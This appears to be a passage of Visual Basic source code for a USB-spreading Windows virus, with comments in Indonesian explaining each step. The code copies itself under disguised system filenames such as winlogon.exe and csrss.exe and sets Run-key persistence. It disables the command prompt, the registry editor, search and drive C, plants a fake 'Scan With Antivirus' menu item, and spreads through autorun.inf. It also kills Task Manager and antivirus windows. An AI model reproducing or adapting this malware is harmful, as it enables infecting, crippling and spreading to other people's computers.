RegRun.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden", 0, "REG_DWORD" 'Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD", 1, "REG_DWORD" 'Disable CMD dan File .Bat
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD", 1, "REG_DWORD" 'Disable CMD dan File .Bat
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools", 1, "REG_DWORD" 'registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools", 1, "REG_DWORD" 'registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon", FolderTemplates & "\smss.exe" 'smss.exe berjalan pada saat startup
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon", FolderSendTo & "\System.exe" 'System.exe berjalan pada saat startup
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind", 1, "REG_DWORD" 'search pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind", 1, "REG_DWORD" 'Ssearch pd star menu hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp", 1, "REG_DWORD" 'help suport pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp", 1, "REG_DWORD" 'help suport pd star menu hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose", 1, "REG_DWORD" 'Tombol Turn Off pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose", 1, "REG_DWORD" 'Tombol Turn Off pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\Control Panel\Colors\WindowText", "255 0 0", "REG_SZ" 'DEFAULT TEKS MENJADI MERAH
RegRun.regwrite "HKEY_CLASSES_ROOT\Drive\shell\Scan With Antivirus\Command\", FolderFavorites & "\SalamKenal.exe" 'Membuat Menu Scan With Antivirus pada klik kanan Drive-drive, tapi bukan Antivirus yang dijalankan melainkan Virus SalamKenal.exe yang terletak di Folder Favorite
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives", 4, "REG_DWORD" 'Drive C hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives", 4, "REG_DWORD" 'Drive C hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu", 1, "REG_DWORD" 'Menu File pada Windows Ekplorer hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu", 1, "REG_DWORD" 'Menu File pada Windows Ekplorer hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom\Autorun", 1, "REG_DWORD" 'Autorun pada CD atau USB
End Sub

Sub GandaKeFlashDisk()
On Error Resume Next
If Dir(FlashDisk & "\Winlogon.exe") <> "Winlogon.exe" Then 'mengecek ada atau tdknya winlogon.exe di flashdisk jika tdk ada kemudian
FileCopy FolderStartUp & "\Winlogon.exe", FlashDisk & "\Winlogon.exe"
SetAttr FlashDisk & "\Winlogon.exe", vbHidden + vbSystem + vbReadOnly
End If
BuatFileAutorunInf
End Sub

Sub BuatFileAutorunInf()
'membuat file Autorun.inf ke flashdisk yang berfungsi agar setiap flashdisk jika di klik dua kali/klik kanan trus klik open maka Virus (winlogon.exe) akan tereksekusi
On Error Resume Next
Open FlashDisk & "\Autorun.Inf" For Output As 1
Print #1, "[AutoRun]"
Print #1, "Icon=Winlogon.exe" 'Agar FlashDisk Memiliki Icon Sama dengan Virus
Print #1, "Open=Winlogon.exe"
Print #1, "ShellExecute=Winlogon.exe"
Print #1, "Shell\Open\Command=Winlogon.exe"
Print #1, "Shell=Open"
Close #1
SetAttr FlashDisk & "\Autorun.Inf", vbHidden + vbSystem + vbReadOnly
End Sub

Sub GandakefolderIstimewa()
On Error Resume Next
Set RegRun = CreateObject("WScript.Shell")
FolderStartUp = RegRun.specialfolders("StartUp")
FolderMyDocuments = RegRun.specialfolders("MyDocuments")
FolderTemplates = RegRun.specialfolders("Templates")
FolderNetHood = RegRun.specialfolders("NetHood")
FolderPrintHood = RegRun.specialfolders("PrintHood")
FolderFavorites = RegRun.specialfolders("Favorites")
FolderSendTo = RegRun.specialfolders("SendTo")
FolderPrograms = RegRun.specialfolders("Programs")
On Error Resume Next
'membuat virus dengan nama winlogon.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderStartUp & "\WinLogon.Exe"
SetAttr FolderStartUp & "\Winlogon.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama services.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderMyDocuments & "\services.Exe"
SetAttr FolderMyDocuments & "\services.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama smss.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderTemplates & "\smss.Exe"
SetAttr FolderTemplates & "\smss.Exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama csrss.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderPrintHood & "\csrss.Exe"
SetAttr FolderPrintHood & "\csrss.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama Isass.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderNetHood & "\Isass.Exe"
SetAttr FolderNetHood & "\Isass.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama SalamKenal.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderFavorites & "\SalamKenal.Exe"
SetAttr FolderFavorites & "\SalamKenal.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama System.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSendTo & "\System.Exe"
SetAttr FolderSendTo & "\System.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama ctfmon.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderPrograms & "\ctfmon.Exe"
SetAttr FolderPrograms & "\ctfmon.exe", vbHidden + vbSystem + vbReadOnly
End Sub

Private Sub Timer1_Timer() 'Timer 1 diberi interval 5 detik
On Error Resume Next
FWnd = FindWindow("OpusApp", "Document1 - Microsoft Word") 'Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow("OpusApp", "New Microsoft Word Document.doc - Microsoft Word") 'Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
End Sub

Private Sub Timer2_Timer()
On Error Resume Next
FWnd = FindWindow("XLMAIN", "Microsoft Excel - Book1") 'ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow("XLMAIN", "Microsoft Excel - New Microsoft Excel Worksheet.xls") 'ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
End Sub

Private Sub Timer3_Timer()
On Error Resume Next
'menutup aplikasi yang berbahaya bagi virus
FWnd = FindWindow("#32770", "RUN") 'jendela run
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "System Configuration Utility") 'msconfig
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "Windows Task Manager") 'task manager
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "Avira AntiVir Personal – Free Antivirus") 'Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "AntiVir Guard: Attention, Detection!") 'Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("RegEdit_RegEdit", vbNullString) 'regedit.exe
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("TMainForm", vbNullString) 'aplikasi buatan Delphi (Antivirus PCMAV yang versi lama dapat ditutup tetapi versi yang baru tidak bisa dihentikan) <:d
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("TApplication", vbNullString) 'aplikasi buatan Delphi
SendMessage FWnd, WM_CLOSE, 0&, 0&
End Sub

Private Sub Timer4_Timer()
'cari flashdisk
On Error Resume Next
For i = 0 To Drive1.ListCount - 1
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> "a" Then
FlashDisk = (Drive1.List(i))
Timer4.Enabled = False 'agar lampu flashdisk tdk berkedip-kedip terlalu lama, sehingga tdk mencurigakan si empunya flashdisk
Exit For
End If
Next
GandaKeFlashDisk '
End Sub

Private Sub Timer5_Timer()
On Error Resume Next
InfeksiRegistry
'Mungkin salah satu virus dihapus shg perlu selalu menggandakan diri
GandakefolderIstimewa
'menyalakan timer 4
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> "a" Then
Timer4.Enabled = True
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Cancel = 1
End Sub

Private Sub Form_Unload(Cancel As Integer)
Cancel = 1
End Sub